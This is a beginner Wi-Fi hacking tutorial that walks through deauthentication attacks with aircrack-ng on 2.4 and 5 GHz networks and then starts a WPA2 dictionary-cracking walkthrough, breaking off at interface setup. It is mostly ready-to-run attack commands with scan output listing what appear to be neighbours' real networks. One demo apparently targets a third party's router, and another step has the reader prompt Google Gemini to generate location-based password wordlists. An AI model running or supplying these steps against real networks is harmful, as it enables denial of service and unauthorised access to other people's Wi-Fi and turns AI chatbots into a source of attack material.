A Beginner Guide to Wifi Hacking

written by : Wisdom

January 2026

www.bluedragonsec.com

https://github.com/bluedragonsecurity/

Table of Contents

1. Wi-Fi Deauth Attack

A Wi-Fi Deauthentication Attack (commonly called a Deauth Attack) is a type of cyber attack that targets the communication link between a user's device (such as a laptop or phone) and an Access Point (Wi-Fi Router).

Unlike jamming attacks that physically disrupt radio signals, a Deauth Attack operates at the network protocol level.

How a Deauth Attack Works

This attack exploits a vulnerability in the IEEE 802.11 (Wi-Fi) protocol. In normal Wi-Fi communication, there is a data packet called a Deauthentication Frame. This packet is used legitimately when a router needs to disconnect a device (for example, when the router is about to restart).

The problem is that in older Wi-Fi standards (such as WPA2 without management frame protection), this packet is unencrypted and easy to forge.

1. Scanning: The attacker monitors airborne traffic to find the MAC Address of the target router and the victim's device.

2. Spoofing: The attacker sends a deauthentication packet to the router pretending to be the victim's device, OR sends a packet to the victim pretending to be the router.

3. Disconnection: Because the device believes the command came from a legitimate source, it immediately disconnects from the Wi-Fi network.

4. Continuous Attack: The attacker sends these packets continuously (thousands of times per second) so the victim can never reconnect to the internet.

Why Do Attackers Do This?

Although it might seem like just a prank to prevent someone from accessing the internet, Deauth Attacks are often the first stage of a more dangerous attack:


Evil Twin Attack: After the victim is disconnected from the real Wi-Fi, the attacker creates a fake Wi-Fi network with the same name so the victim connects to the attacker's network.

WPA/WPA2 Handshake Capture: When the victim tries to reconnect their device, a "handshake" process occurs. The attacker captures this packet to attempt cracking the Wi-Fi password offline.

Denial of Service (DoS): Simply disabling the network in a certain area to disrupt operational activities.

A. Example: Attacking an Access Point on the 2.4 GHz Frequency

For this demo, we will use a built-in Kali Linux tool to perform a deauth attack. The tool we will use is aircrack-ng.



The Wi-Fi interface we will use for the attack is wlan1. This Wi-Fi adapter supports attacking access points on both 2.4 GHz and 5 GHz frequencies.


Step 1. Set the attacking Wi-Fi interface to monitor mode

First, we will switch wlan1 to monitor mode. Before that, we need to kill any interfering processes. Type:


```
sudo airmon-ng check kill
```

Next, switch the wlan1 interface to monitor mode:

```
sudo airmon-ng start wlan1
```



We can verify the result with the ifconfig command:




The wlan1mon interface is our Wi-Fi interface now in monitor mode.

Step 2. Scan for targets

Next, we will search for the target's BSSID (Router MAC Address) and Channel. Run the command:

```
sudo airodump-ng wlan1mon
```

Wait until the name of the access point you are targeting appears. Once it shows up, immediately press Ctrl+C to stop airodump.



```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 CC:2D:21:13:3D:F0  -90        3        0    0   9  130   WPA2 CCMP   PSK  WAKAMAD
 CA:54:49:38:AB:C0  -82        2        0    0   6   54   WPA2 CCMP   PSK  Mutiara²²
 A4:2A:95:2F:9F:A9  -87        2        0    0   6  130   WPA2 CCMP   PSK  Ibu Intan
 F8:95:22:43:6B:5C  -89        4        1    0  11  130   WPA2 CCMP   PSK  DMJM
 3C:15:FB:B3:12:B4  -87        4        0    0  11  130   WPA2 CCMP   PSK  Lamda259
 42:7D:3F:D3:B6:A7  -24        8        0    0  11  180   WPA2 CCMP   PSK  Robohax
 F0:B4:D2:95:3B:78  -91        4        0    0  11   54e  WPA  TKIP   PSK  Lantai 2
 C4:FF:1F:C1:AD:30  -88        3        0    0   5  130   WPA2 CCMP   PSK  GAK USAH RIBET
 6C:67:EF:7C:AB:98  -91        4        0    0   6  130   WPA2 CCMP   PSK  IbrahimZayn_4G
 E8:6E:44:67:33:3A  -91        1        0    0   5  130   WPA2 CCMP   PSK  5H1W
 C4:6E:33:F2:97:2B  -87        8        0    0   6  130   WPA2 CCMP   PSK  tselhome_9729
 34:0A:33:ED:80:FE  -80        5        0    0  11  130   WPA2 CCMP   PSK  Rumah nenek
 CC:89:5E:99:5E:5C  -70        8        0    0  11  130   WPA2 CCMP   PSK  MIA MARDIAH
 A4:A9:30:1E:02:2E  -84        9        1    0  11  130   WPA2 CCMP   PSK  DMJM
 A0:AB:1B:E4:27:CF  -70       10        0    0  11  270   WPA2 CCMP   PSK  Wifi 243
 3C:F6:52:FC:21:D2  -86        7        0    0   5  130   WPA2 CCMP   PSK  ZTE_2.4G_GttxfU
 A8:74:84:35:7E:5C  -92        3        0    0   4  130   WPA2 CCMP   PSK  HOME458
 5C:E9:31:1D:68:A4  -83        9        0    0   9  130   WPA2 CCMP   PSK  LAB-COM
 F4:E8:4F:00:A2:54  -81        6        0    0   4  130   WPA2 CCMP   PSK  No signal
 FC:6C:B5:0F:05:52  -64       10        0    0   5  130   WPA2 CCMP   PSK  RAJAT_WARGA_RT06/05
 9E:A2:F4:A0:7E:FE  -76        8        0    0   2  270   WPA2 CCMP   PSK  pengen ya 😀
 9C:A2:F4:A0:7E:FE  -75        4        0    0   2  270   WPA2 CCMP   PSK  <length:  0>
 74:DA:DA:93:C2:ED  -82        7        0    0   3  130   WPA2 CCMP   PSK  Khusus_meei
 3C:FB:5C:1F:29:17  -72       14        0    0   3  130   WPA2 CCMP   PSK  MEN_HOUS
 C8:78:7D:29:F3:B0  -75        7        0    0  13  130   WPA2 CCMP   PSK  Rasidi
 9E:A3:A9:8A:BF:EE  -91        2        0    0  13   65   WPA2 CCMP   PSK  <length:  0>
 B4:B0:24:58:32:70  -86        4        0    0  13  270   WPA2 CCMP   PSK  SALMA NUR FADILLAH
 E0:1C:FC:DF:DA:A2  -87        6        0    0  13  270   WPA2 CCMP   PSK  ADINDA
Quitting ...

┌──(robohax㉿robohax-20bws2ng00)-[~]
```

Here, the access point I am targeting is already visible. It is named: Robohax

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
42:7D:3F:D3:B6:A7	-24	8	0	0	11	180	WPA2	CCMP	PSK	Robohax

Here is the target data:

MAC address: 42:7D:3F:D3:B6:A7


Channel: 11

Step 3. Monitor the target

Now we will monitor the target specifically to see which devices are currently connected.

In the terminal, type:

```
sudo airodump-ng --bssid 42:7D:3F:D3:B6:A7 -c 11 wlan1mon
```



We can see there is 1 device connected with MAC address: 20:72:0D:39:17:3A


Step 4. Deauth

We can disconnect the Wi-Fi of a specific device, or disconnect all devices connected to the Robohax access point.


To disconnect all currently connected devices, type:

```
sudo aireplay-ng --deauth 0 -a 42:7D:3F:D3:B6:A7 wlan1mon
```

Note: 42:7D:3F:D3:B6:A7 is the router's (access point's) MAC address.



Let us check whether the connected device has been disconnected. Go back to the terminal window running airodump-ng:



We can see that the connected device's activity has stopped, which means it has been disconnected from the Robohax Wi-Fi network.

We can also disconnect just one targeted device by adding the -c parameter, using this pattern:

```
sudo aireplay-ng --deauth 0 -a [MAC_ROUTER] -c [MAC_VICTIM_DEVICE] wlan1mon
```

B. Example: Attacking an Access Point on the 5 GHz Frequency

Next, we will try attacking an access point operating on the 5 GHz frequency.

Step 1. Prepare the interface

Just like before, I will use the wlan1 interface. If wlan1 is not yet in monitor mode, switch it first:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan1
```

If it is already in monitor mode, you can skip this step.


Step 2. Scan for 5 GHz access points

By default, airodump-ng only scans the 2.4 GHz band. Use the --band a flag to view 5 GHz networks.

Type:

```
sudo airodump-ng --band a wlan1mon
```

Wait until the access point you want to attack appears.



We can see there is one interesting 5G access point with a device connected to it:

CC:89:5E:99:5E:60 22:D2:9B:35:36:61 -93 0 - 6e 0 3

CC:89:5E:99:5E:60 is the MAC address of the access point named MIA MARDIAH, operating on channel 149.


Step 3. Lock the frequency

Before attacking, you must lock your interface to the target's channel so that the deauth packets are sent on the correct frequency.

Open a terminal and type:

```
sudo airodump-ng -c 149 --bssid CC:89:5E:99:5E:60 wlan1mon
```

(Leave this terminal window open so the interface does not switch channels.)




Step 4. Deauth

Next, we will deauth all devices connected to the targeted access point.

Open a new terminal and type:

```
sudo aireplay-ng --deauth 0 -a CC:89:5E:99:5E:60 wlan1mon
```



To stop the attack, press Ctrl+C.

To determine whether the deauth attack was successful, there are 2 indicators:

> First indicator: if the station device suddenly disappears from the airodump-ng capture screen, the connection has definitely been severed.
>
> Second indicator: even if the device still appears in airodump-ng monitoring, but the Lost column suddenly spikes, that is a sign the station device has been successfully kicked from the Wi-Fi.

For a more effective deauth attack, you can target the deauth to just a single device. The format for deauthing a single client:

```
sudo aireplay-ng -0 10 -a <MAC ACCESS POINT> -c <MAC CLIENT> wlan1mon
```

```
Example:
sudo aireplay-ng -0 10 -a E0:1C:FC:DF:DA:A2 -c 5E:1B:EF:48:FA:05 wlan1mon
```
E0:1C:FC:DF:DA:A2 is the router's MAC address.

5E:1B:EF:48:FA:05 is the MAC address of the connected station (client) device.

To restore your interface to its original state, type:

```
sudo airmon-ng stop wlan1mon
sudo systemctl restart NetworkManager
```

2. Wi-Fi Password Cracking

Wi-Fi Password Cracking is the process of obtaining the access key (password) from an encrypted wireless network. Unlike manually guessing, this process involves technical methods to capture data from the air and crack it using computational power.

Broadly speaking, this concept is divided into two main stages: Capture (data collection) and Crack (code breaking).

Stage 1. The Capture

Before you can guess the password, the attacker needs to obtain the raw material to work with. On modern networks (WPA2/WPA3), this material is called a Handshake.

> **WPA2 Handshake:** When a device (for example, your phone) connects to a router, an exchange of 4 data packets called the "4-Way Handshake" occurs. Inside these packets is proof that both parties know the correct password, without sending the actual password in plain text.
>
> **How the Attacker Gets It:** The attacker uses a tool (such as Aircrack-ng) to sniff airborne traffic. Often, the attacker will perform a Deauth Attack (forcefully disconnecting you) so your device automatically reconnects. That is when the attacker captures the handshake packet.

Stage 2. The Cracking

After obtaining the handshake packet, the attacker takes it to their computer for offline analysis. This means they no longer need to be near your Wi-Fi. They use the following methods:

Method	How It Works	Effectiveness
Dictionary Attack	Tries a list of commonly used words (e.g., 12345678, sayang, admin123).	Very fast if the password is common or weak.
Brute Force	Tries every possible character combination (a-z, 0-9, symbols).	Guaranteed to succeed, but can take thousands of years if the password is long.
Rainbow Tables	Uses pre-computed data tables to speed up hash lookups.	Very fast, but requires massive storage space.

In this example, we will crack a Wi-Fi password using aircrack-ng.

Step 1. Prepare the Wordlist

We will crack the Wi-Fi using a dictionary attack with a password list we prepare ourselves.

Since we are in Indonesia, we need to prepare a wordlist containing passwords commonly used in our country. First, open Google Gemini at gemini.google.com.

Then, in the prompt, type these 6 requests:

1. Provide a list of 200 weakest passwords in Indonesia and format them like rockyou, easy to copy.

2. Create password variations from the word: "wifi", format like the rockyou wordlist in Kali Linux, easy to copy.

3. Create password variations from the word: "internet", format like the rockyou wordlist in Kali Linux, easy to copy.

4. Create password variations from the word: "indonesia", format like the rockyou wordlist in Kali Linux, easy to copy.

5. Create password variations from the word: "tangerang", format like the rockyou wordlist in Kali Linux, easy to copy.

6. Create password variations from the word: "omega", format like the rockyou wordlist in Kali Linux, easy to copy.

Notes:

Request #5 should match the name of the city where you are currently located.

Request #6 should match the name of the street where you are currently located.

You will notice that many passwords in that list are shorter than 8 characters. Since the standard minimum Wi-Fi password length is 8 characters, we will filter the list to only include passwords that are at least 8 characters long and save them to a new file, for example password_wifi.txt.

Use awk:

```
awk 'length($0) >= 8' password_indonesia.txt > password_wifi.txt
```

Next, if you want to add more passwords to the wordlist, open Google and search for:

```
github indonesian password list
```

For example, I took mine from: https://github.com/elliottophellia/wordlist/blob/main/rei-indonesia-wordlist.zip

Unzip it, then extract only passwords with a minimum length of 8 characters:

```
awk 'length($0) >= 8' rei-indonesia-wordlist.txt > pass_wifi.txt
```

Check the result with wc, and it turns out there are still quite a lot:

```
wc -l pass_wifi.txt
```


If you want to be thorough, you can add the entire contents of pass_wifi.txt to our total password list file (password_wifi.txt), but to keep the password cracking time reasonable, here I will only take 5,000 passwords. Type in the terminal:

```
head -5000 pass_wifi.txt > pass2.txt
```

Then merge the contents of pass2.txt with the total password list you already created. In this example, the file is named: password_wifi.txt

Copy all the results and save them in a text file, for example password_wifi.txt, to create a list of possible Wi-Fi passwords that will be used for a dictionary attack (guessing passwords using a dictionary).

Save the wordlist with a name such as: password_indonesia.txt



Step 2. Prepare the Wi-Fi interface

Suppose the Wi-Fi interface used for the attack is wlan1.

Just like when performing a deauth:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan1
```

